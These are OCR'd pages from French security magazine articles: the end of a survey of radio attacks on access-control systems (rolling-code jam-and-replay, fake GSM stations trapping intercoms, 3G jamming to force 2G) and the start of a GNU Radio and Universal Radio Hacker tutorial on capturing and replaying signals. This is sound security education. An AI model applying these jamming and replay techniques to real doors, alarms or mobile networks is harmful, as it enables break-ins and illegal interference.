L'attaque par rejeu consiste donc à brouiller le premier appui et le capturer, puis espérer que la victime appuie une seconde fois pour capturer le deuxième appui et ainsi rejouer le premier appui sur la télécommande pour ouvrir la porte sans que la victime ne se doute de quoi que ce soit. Lorsque le champ est libre, l'attaquant peut enfin se servir de la capture du deuxième appui pour ouvrir la porte comme

le récepteur contiendra cette valeur dans les séquences qu'il aura prégénéré. Une preuve de concept de cette attaque peut aussi être trouvée sous la forme d'un équipement appelé le *RollJam* **[45]**.

Si certains systèmes requièrent un ordre de fermeture pour fermer un accès, l'attaquant peut alors simplement brouiller l'envoi de la commande, en espérant que la victime ne remarquera rien pour garder l'accès ouvert.

## 3.4 Interphones et alarmes connectées

Un grand nombre d'interphones et alarmes actuels utilisent les réseaux mobiles afin d'être pilotés à distance via un téléphone mobile, ou un téléphone fixe pour avertir un résident de la présence d'un visiteur, mais aussi d'un intrus dans le cas des alarmes.

On le sait, les réseaux mobiles GSM et GPRS sont vulnérables à diverses attaques **[43]**, permettant entre autres à un attaquant de piéger un interphone sur un faux réseau mobile **[44]** à l'aide d'un équipement radio-logicielle et d'un logiciel comme OpenBTS, ou YateBTS (voir figure 16) et en émettant plus fort que les stations de base environnantes avec le bon opérateur mobile.





*Fig. 16 : Schéma d'un équipement d'interception mobile pour attaquer les interphones connectés.*

L'enregistrement en 3G et 4G sur une fausse station de base étant bloqué avec l'authentification mutuelle, il est difficile d'attaquer les interphones et alarmes utilisant ces réseaux. Cependant, les *basebands* permettent quelques dégradations lorsque le réseau 3G est indisponible, le réseau 2G est utilisé.


*Fig. 17 : Schéma simpliste d'un Jammer pouvant servir pour brouiller des canaux mobiles 3G spécifiques un à un par exemple.*

De plus, il faut noter que dans la plupart des cas, le VoLTE (*Voice over LTE*) n'est pas utilisé lorsqu'un abonné en 4G souhaite téléphoner ou envoyer des SMS. Dans ce cas, l'abonné utilise donc la fonctionnalité CSFB (*Call Switch FallBack*), ce qui fait basculer celui-ci sur un réseau 3G, ou encore 2G.

Afin de dégrader le niveau de sécurité d'un interphone utilisant de la 3G, un attaquant peut donc brouiller les canaux 3G de son opérateur à proximité avec un schéma GNU Radio très simple, donné en figure 17, page précédente.

Les canaux 3G à brouiller peuvent être retrouvés en utilisant par exemple un simple téléphone mobile Samsung Galaxy et en listant les index UARFCN retournés par le *ServiceMode*, ou en exploitant le port diag `/dev/diag` des clés 3G ou des téléphones.

Le brouillage reste la méthode la plus générique pour dégrader une connexion 3G vers 2G. D'autres méthodes existent, mais dépendent de l'implémentation du *baseband* que l'on cible. Dans ce cas, il est possible de se resservir des implémentations radio-logicielle mobiles comme OpenUMTS pour la 3G ou OpenLTE pour la 4G afin d'attaquer ces systèmes.

# CONCLUSION

Dans cet article, nous avons pu nous familiariser avec la radio et les équipements nous permettant d'observer les fréquences qui nous entourent pour tenter de les identifier. De plus, quelques technologies couramment utilisées pour le contrôle physique, ainsi que leurs faiblesses, ont pu être citées dans cet article.

Même si le domaine radio est encore complexe, l'accessibilité des équipements radiologicielle et la connaissance partagée par sa communauté permettent de se faire une rapide idée des faiblesses des systèmes qui nous entourent. Ces faiblesses sont souvent caractérisées par le manque de contrôle d'intégrité, de confidentialité, ou alors des faiblesses logiques des protocoles de communication.

De plus, ces problèmes ont pu être observés sur des innovations récentes comme les serrures connectées, où les fonctionnalités de chiffrement *Bluetooth Low Energy* (BTLE) n'étaient pas utilisées, permettant ainsi à un attaquant d'intercepter une conversation entre l'application mobile et la serrure **[46]**.

Pour finir, même si la radio est de plus en plus accessible, celle-ci regorge de protocoles et d'utilisations exotiques. Pour les découvrir, il suffit de réutiliser les outils cités dans cet article, afin de capturer leurs communications et de les analyser. Il suffit pour cela de rester à l'écoute. ■

# REMERCIEMENTS

Je remercie mon employeur Synacktiv pour le temps accordé à la rédaction de cet article, ainsi que mes collègues pour leurs retours permettant de contribuer à sa qualité. Je remercie aussi l'équipe de *MISC* d'avoir lancé le sujet de la radio, me permettant de partager une passion et ainsi d'échanger quelques retours. Et pour finir, je remercie les lecteurs pour le temps accordé à la lecture de cet article et espère avoir pu attiser leur curiosité dans le domaine.

# RÉFÉRENCES

[1] Mahlon Loomis, Première émission de signaux télégraphiques sans fil : **https://www.carnetdevol.org/TSF/loomis.html**

[2] La télégraphie sans fil, la TSF : **http://www.appat.org/70ans/index.php?option=com_content&view=article&id=15:la-telegraphie-sans-fil-la-tsf&catid=3:histoire-de-larme&Itemid=4**

[3] Triode : **https://fr.wikipedia.org/wiki/Triode_(%C3%A9lectronique)**

[4] Liste exhaustive d'équipement radio logicielle :
**https://en.wikipedia.org/wiki/List_of_software-defined_radios**

[5] Conversion analogique vers numérique :
**https://fr.wikipedia.org/wiki/Convertisseur_analogique-num%C3%A9rique**

[6] Cartes filles USRP :
**https://www.ettus.com/product/category/Daughterboards**

[7] Les antennes :
**http://www.alexandre-boyer.fr/alex/enseignement/cours_antennes_oct11_v4_5RT.pdf**

[8] Circuit RLC et adaptation à la radio :
**http://www.lerepairedessciences.fr/terminale_S/physique/chap8/texte_radioRLC.pdf**

[9] Antennes à boucle :
**http://f5zv.pagesperso-orange.fr/RADIO/RM/RM08/RM08d/RM08d00.html**

[10] Antennes paraboliques :
**http://f5zv.pagesperso-orange.fr/RADIO/RM/RM09/RM09i03A.html**

[11] Antennes Yagi-Uda :
**http://f5zv.pagesperso-orange.fr/RADIO/RM/RM08/RM08Y.html**

[12] Les antennes :
**http://f5zv.pagesperso-orange.fr/RADIO/RM/RM08/RM08a/RM08a01.html**

[13] Gain d'antenne :
**http://f5zv.pagesperso-orange.fr/RADIO/RM/RM08/RM08a/RM08a05.html**

[14] Chapitre sur les antennes, *Le radio-amateur*, édition TECHNIP

[15] LNA4ALL : **http://lna4all.blogspot.fr/**

[16] LNA4HF : **http://lna4hf.blogspot.fr/**

[17] Conversion analogique-numérique, DSPGUIDE : **http://www.dspguide.com/ch3/4.htm**

[18] Connecteur de type N : **https://en.wikipedia.org/wiki/N_connector**

[19] RTL-SDR Nano 3 by Nooelec :
**http://www.rtl-sdr.com/new-nano-3-rtl-sdr-available-from-nooelec/**

[20] SDR Touch, Android :
**https://play.google.com/store/apps/details?id=marto.androsdr2**

[21] **https://en.wikipedia.org/wiki/Software-defined_radio**

[22] Alternatives to GQRX : **http://alternativeto.net/software/gqrx/**

[23] Tableau national de répartition des fréquences, ANFR :
**http://www.anfr.fr/gestion-des-frequences-sites/le-tnrbf/**

[24] Signal Identification Guide :
**http://www.sigidwiki.com/wiki/Signal_Identification_Guide**

[25] Modulation d'amplitude, Wikipédia :
**https://fr.wikipedia.org/wiki/Modulation_d%27amplitude**

[26] Modulation de fréquence, Wikipédia :
**https://fr.wikipedia.org/wiki/Modulation_de_fr%C3%A9quence**

[27] Modulation de changement phase, Wikipédia :
**https://fr.wikipedia.org/wiki/Phase-shift_keying**

[28] Modulation par déplacement de fréquence, Wikipédia : **https://fr.wikipedia.org/wiki/Modulation_par_d%C3%A9placement_de_fr%C3%A9quence**

[29] Modulation OFDM, Wikipédia : **https://fr.wikipedia.org/wiki/Orthogonal_frequency-division_multiplexing**

[30] Modulation d'amplitude en quadrature : **https://fr.wikipedia.org/wiki/Modulation_d%27amplitude_en_quadrature**

[31] Codage des signaux : **http://workig.free.fr/ch06s03.html**

[32] Proxmark firmware + client, version de Iceman 1001 pour le support de technologies souvent exotiques : **https://github.com/iceman1001/proxmark3**

[33] Discutions Nedap XS, forum Proxmark : **http://www.proxmark.org/forum/viewtopic.php?id=2364**

[34] Attaque MIFARE Classic avec un Proxmark : **https://github.com/Proxmark/proxmark3/wiki/Mifare-HowTo**

[35] How to Crack Mifare Classic Cards : **https://firefart.at/post/how-to-crack-mifare-classic-cards/**

[36] Hardnested attack, RECON BRX 2017, par Kevin Larson

[37] Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards : **http://www.cs.ru.nl/~rverdult/Ciphertext-only_Cryptanalysis_on_Hardened_Mifare_Classic_Cards-CCS_2015.pdf**

[38] **https://github.com/J-Run/mf_nonce_brute**

[39] MIFARE DESFire Datasheet : **https://www.hidglobal.com/sites/default/files/resource_files/mifare-desfire-ev1-card-ds-en.pdf**

[40] You can ring my bell! Adventures in sub-GHz RF land : **http://adamsblog.aperturelabs.com/2013/03/you-can-ring-my-bell-adventures-in-sub.html**

[41] Reverse engineering static key remotes with gnuradio and rfcat : **https://leonjza.github.io/blog/2016/10/02/reverse-engineering-static-key-remotes-with-gnu-radio-and-rfcat/**

[42] Bypassing rolling code systems : **https://andrewmohawk.com/2016/02/05/bypassing-rolling-code-systems/**

[43] GSM – SRSLY ?, 26c3, par Karsten Nohl and Chris Paget

[44] Intercoms Hacking, 33c3, par Sébastien Dudek : **http://www.synacktiv.com/ressources/33c3_Intercoms_presentation_en.pdf**

[45] Rolljam device : **https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/**

[46] La sécurité des serrures connectées : **https://sysdream.com/news/lab/2016-01-22-la-securite-des-serrures-connectees/**

[47] Universal Radio Hacker : investigate wireless protocols like a boss : **https://github.com/jopohl/urh**

[48] From Academia to Real World : a Practical Guide to Hitag-2 RKE System Analysis, SSTIC 2017, par Chaouki Kasmi, José Lopes Esteves, Mathieu Renard, Ryad Benadjila

[49] The Sampling Theorem, DSPGUIDE : **http://www.dspguide.com/ch3/2.htm**

[50] LF tags operation, Proxmark Manual : **https://github.com/Proxmark/proxmark3/wiki/lf-tag-operations**



IOT / SANS FIL / SDR / REVERSE ENGINEERING / RADIO LOGICIELLE

# EXPLORATION DU SPECTRE RADIO EN RADIO LOGICIELLE

Renaud LIFCHITZ & Lény BUENO

Nous développerons dans cet article une introduction à l'utilisation de la radio logicielle à travers l'exploration de GNU Radio et Universal Radio Hacker (URH) dans le but d'étudier protocoles analogiques et numériques.

# 1. INTRODUCTION ET UTILISATION BASIQUE DE GNU RADIO

## 1.1 Présentation, installation et configuration

GNU Radio est un framework open source complet de développement en radio logicielle qui est compatible avec la plupart des périphériques SDR (*Software Defined Radio*) du marché, dont les fameuses clés USB RTL-SDR, que l'on trouve à une dizaine d'euros en ligne. GNU Radio est écrit en C++ pour ses composantes bas niveau, et en Python pour les briques les plus hautes, et dispose de très nombreux filtres de traitement de signal développés par sa communauté. C'est le framework incontournable pour pratiquer de la radio logicielle, que ce soit pour de l'acquisition de signal, du rejeu ou de l'analyse. Aujourd'hui, il est possible de l'utiliser pour recevoir aussi bien la radio analogique, que la télévision numérique ou des transmissions d'avions, de bateaux ou de satellites **[1]**...

Nous ne pouvons que conseiller d'utiliser GNU Radio sur un système Linux natif, et d'éviter à tout prix les machines virtuelles ou systèmes Windows, sources de latence ou d'instabilité. Pour les non linuxiens, il est possible d'utiliser une solution à base de live clé USB, par exemple avec la distribution Pentoo **[2]** qui inclut l'essentiel des éléments de l'écosystème GNU Radio. Même si la plupart des distributions Linux incluent GNU Radio sous forme de paquetages, les versions sont souvent anciennes, voire obsolètes, et la méthode d'installation recommandée est désormais l'utilisation de **pybombs**, un gestionnaire de dépendances propre à GNU Radio **[3]**. Cela évite aussi certaines incompatibilités avec des bibliothèques de la distribution Linux.

À ceci il faut ajouter la nécessité de créer, selon le périphérique SDR utilisé, une règle **udev** permettant de l'utiliser sans être **root**, et éventuellement mettre en liste noire certains modules noyau qui peuvent être conflictuels, par exemple les pilotes de réception TV DVB-T.

Une fois l'installation avec **pybombs** effectuée, il suffit de se placer dans le répertoire d'installation et de saisir :

Terminal

```
~/installations/sdr$ source setup_env.sh
```

pour configurer l'environnement complet.

## 1.2 Utilisation basique et découverte de signal

Il faut distinguer l'étude de signaux numériques et analogiques : dans le premier cas, on souhaitera obtenir un signal continu (par exemple le son d'une radio FM), et dans le second un signal discret (typiquement un train de bits correspondant à des données binaires). Quoi qu'il en soit, la méthodologie classique d'étude d'un signal se décompose souvent en cinq phases :

- la découverte des bandes de fréquence utilisées par le signal (souvent une unique) ;
- l'isolation fréquentielle du signal (on ne souhaite que garder le signal utile, et enlever le bruit et les autres signaux) ;

- l'étude des modulations utilisées (modulations analogiques ou numériques : modulation de fréquence, d'amplitude ou de phase par exemple) ;
- la démodulation du signal (extraire l'information essentielle du signal et retirer le signal porteur) ;
- le décodage (optionnellement, si le signal est numérique, on souhaite en extraire les bits de données et en comprendre le sens).





*Figure 1 : Types de modulations numériques classiques .*

L'étude d'un signal commence par sa visualisation sous une forme particulière. Plutôt que de visualiser l'amplitude du signal en fonction du temps comme nous sommes naturellement tentés de le faire, nous privilégierons toujours la visualisation de l'amplitude du signal en fonction de sa fréquence. Cette vue appelée spectrogramme, vue en chute d'eau (« waterfall ») ou FFT (*Fast Fourier Transform*) selon les logiciels, a pour intérêt majeur de permettre de connaître rapidement et facilement les bandes de fréquences utilisées. En approchant la source d'émission de notre récepteur, la force du signal n'en sera que plus forte et son amplitude augmentera, tout en conservant sa fréquence initiale. Cela se traduit par un pic plus ou moins large visible à l'écran, sur une colonne verticale de notre graphique, et trahira immédiatement les fréquences utilisées (en abscisse du graphique). Le lecteur pressé pourra utiliser l'utilitaire tout fait `osmocom_fft` (livré avec GNU Radio) ou encore les logiciels spécialisés comme gqrx (`pybombs install gqrx`), ou SDR# **[4]** pour se lancer dans l'exploration du spectre radio.

Sinon, cette exploration peut se faire de manière beaucoup plus intéressante avec `gnuradio-companion`, qui permet de concevoir ses propres circuits de traitement et visualisation de signal. L'interface de GNU Radio Companion est constituée d'un espace de travail où l'on conçoit des circuits de traitement du signal, d'une liste de blocs prédéfinis sur la partie droite, ainsi que d'un volet de débogage dans la partie inférieure. La partie supérieure de l'interface regroupe classiquement le menu ainsi que la barre d'icônes des raccourcis. Le nombre de blocs prédéfinis étant important, il est usuel d'utiliser le raccourci clavier [Ctrl]+[F] pour rechercher (et retrouver !) un bloc par une portion de son nom.

Il existe 3 principaux types de blocs :

- les blocs source (produisant des données) ;
- les blocs destination (les consommant) ;
- et les blocs de traitement (les transformants).

Seuls les blocs de traitement ont au moins une entrée et une sortie. Par ailleurs, les blocs traitant de données de types différents (généralement des nombres complexes en entrée, et des octets simples en sortie de décodage de signal numérique), il faut veiller à relier des blocs de types compatibles. Ainsi, les entrées et sorties des blocs sont colorées pour indiquer leur « affinité ». La légende associée à ces affinités est accessible dans le menu ***Help > Types*** (cf. figure 2). La plupart des blocs gèrent plusieurs types de données. De manière générale, tous les paramètres d'un bloc (dont ses types d'entrée et/ou de sortie) sont accessibles en double-cliquant dessus.

Un circuit basique d'exploration du spectre pourra être créé avec un circuit GNU Radio de type QT GUI (menu ***File > New > QT GUI***) en déposant sur l'espace de travail les blocs `osmocom_source`, `QT GUI Sink`

et `QT GUI Range`, et en reliant les deux premiers ensembles. Le dernier bloc, lui, permettra de créer une variable modifiable graphiquement par un curseur lors de l'exécution du circuit. Nous modifions ses propriétés pour initialiser ***Start*** à `88e6`, ***Stop*** à `108e6`, ***Step*** à `100`, ***Default Value*** à `98e6`, et ***ID*** à `freq`. De cette façon, vous avons créé une variable représentant la fréquence à écouter et variant de 88 MHz à 108 MHz, soit la bande de fréquence des radios FM en France. Notons que les valeurs possibles représentent des expressions Python et peuvent donc être des formules de calcul quelconques. Nous reportons ensuite la variable `freq` dans les propriétés `Ch0: Frequence (Hz)` du bloc `osmocom_source` et `Center Frequency (Hz)` de `QT Gui Sink`, pour que l'utilisateur change respectivement la fréquence d'enregistrement et la légende du graphique lors de son action sur le curseur. Il reste à modifier le bloc `samp_rate` préexistant sur l'espace de travail en le fixant à `2e6` (soit 2 millions d'échantillons par seconde, ou encore une visualisation d'une bande 2 MHz de signal). Dans le bloc `osmocom_source`, nous fixons ***Device Arguments*** à `rtl_sdr` si nous utilisons une clé USB de ce type, et dans le bloc `QT Gui Sink`, nous changeons ***Show RF Freq*** à `Yes` pour afficher les fréquences sur l'axe des abscisses. Nous pouvons alors enregistrer notre circuit sous le nom `explore.grc` et l'exécuter en cliquant sur la flèche verte de la barre d'icônes :





*Figure 2 : Types d'entrée et sortie gérés par GNU Radio.*





*Figure 3 : Circuit GNU Radio Companion d'exploration du spectre FM.*





*Figure 4 : Visualisation des bandes de fréquence occupées par les stations FM.*

En bougeant le curseur de fréquence, positions-nous dans une zone avec plusieurs « bosses » de fréquence puis cochons ***Max Hold*** pour visualiser les maximums des fluctuations d'amplitude, nous obtenons une visualisation semblable à la figure 4.

## 1.3 Enregistrement et rejeu de signal

Les utilisateurs de HackRF pourront, en ligne de commandes, utiliser l'outil **`hackrf_transfer`**, permettant à la fois simplement de capturer et rejouer des signaux. Quant aux plus pressés des lecteurs, ils pourront tenter de reverser leur télécommande radiofréquence à l'aide de l'outil **`rtl_433`**, qui reconnaît nombre d'entre elles et divers capteurs connectés fonctionnant généralement sur les bandes de fréquences voisines de 433 MHz, et ainsi obtenir le train binaire formant le code du signal.

Mais revenons à l'usage de GNU Radio... Tout d'abord, il faut savoir qu'il est de bon usage d'utiliser des blocs **`Variable`** pour les paramètres principaux de notre signal et de son enregistrement, qui figureront dans plusieurs autres blocs. Cela évitera de changer les valeurs partout où elles apparaissent. Pour enregistrer le signal visualisé (donc potentiellement plusieurs stations FM simultanément!), il suffit de rajouter un bloc **`File Sink`**, de le relier à notre bloc source et de fixer le nom du fichier de sortie, en prenant bien soin d'y ajouter la fréquence d'enregistrement et la fréquence d'échantillonnage (**`samp_rate`**), par exemple **`signal-98MHz-2Msps.cfile`**. Tant que le circuit tournera, le fichier sera rempli des données brutes reçues par le récepteur SDR.

Si on souhaite rejouer cette capture, c'est très simple, il suffit de posséder un émetteur SDR (par exemple un HackRF), et de concevoir un circuit ***File Source > Throttle > osmocom Sink***, toujours en veillant à fixer le même **`samp_rate`** et la même fréquence dans notre bloc **`osomocom Sink`** que lors de l'enregistrement. Le bloc **`Throttle`** est là pour ralentir le flux du fichier, comme s'il était capturé en temps réel et ***Device arguments*** dans notre bloc destination doit alors être mis à **`HackRF`**. Avec ce simple schéma (et en modifiant éventuellement la puissance d'émission), il est facile de mettre à mal la sécurité de protocoles simples de type télécommande qui n'utilisent pas de mécanisme anti-rejeu...

# 2. UNIVERSAL RADIO HACKER (URH)

## 2.1 Présentation d'URH

*Universal Radio Hacker* [5], créé par Johannes Pohl et Andreas Noack, est une suite logicielle open source permettant d'étudier et d'effectuer la rétro-ingénierie de protocoles radio, de manière simple et efficace. URH est compatible avec les principaux outils permettant de communiquer en *Software Defined Radio* (USRP, HackRF, RTL-SDR, etc.). Il permet entre autres de capturer, rejouer ou émettre un signal, de le démoduler, de visualiser en direct le train binaire associé voire de le décoder si nécessaire. Il embarque également un module de fuzzing et bon nombre de fonctionnalités accélérant et simplifiant l'analyse des informations extraites et la rétroconception du protocole radio. Finalement, seule une connaissance basique en radiofréquence est requise pour prendre en main l'outil !

Il est possible d'installer URH directement à partir de ses sources, via pip ou encore avec un package manager supporté (yaourt, apt, etc.). Son installation n'est cependant pas requise :

Terminal

```
$ git clone https://github.com/jopohl/urh/
$ cd urh/src/urh
$./main.py
```

Se référer au README pour de plus amples informations.

Un boîtier d'alarme, sa télécommande ainsi qu'un RTL-SDR seront utilisés dans les chapitres suivants afin de présenter l'outil.

## 2.2 Première capture

Exécutons tout d'abord l'application URH. L'interface graphique principale apparaît et nous présente alors un simple menu et trois onglets (***Interpretation***, ***Analysis*** et ***Generator***) pour le moment vides de contenu.

Avant toute capture, il est primordial d'identifier la ou les fréquences utilisées pour échanger de l'information. L'analyseur de spectre, accessible à partir du menu (***File > Spectrum Analyzer***), est conçu à cet effet. Une nouvelle fenêtre apparaît ainsi que diverses options de configuration telles que le périphérique utilisé pour la communication SDR, la fréquence et fréquence d'échantillonnage, la bande passante, le gain, etc. D'une manière générale, seuls le périphérique et éventuellement la fréquence d'écoute sont à personnaliser. Pour le reste, les options par défaut conviennent parfaitement à ce stade de l'étude :


*Figure 5*





Figure 6

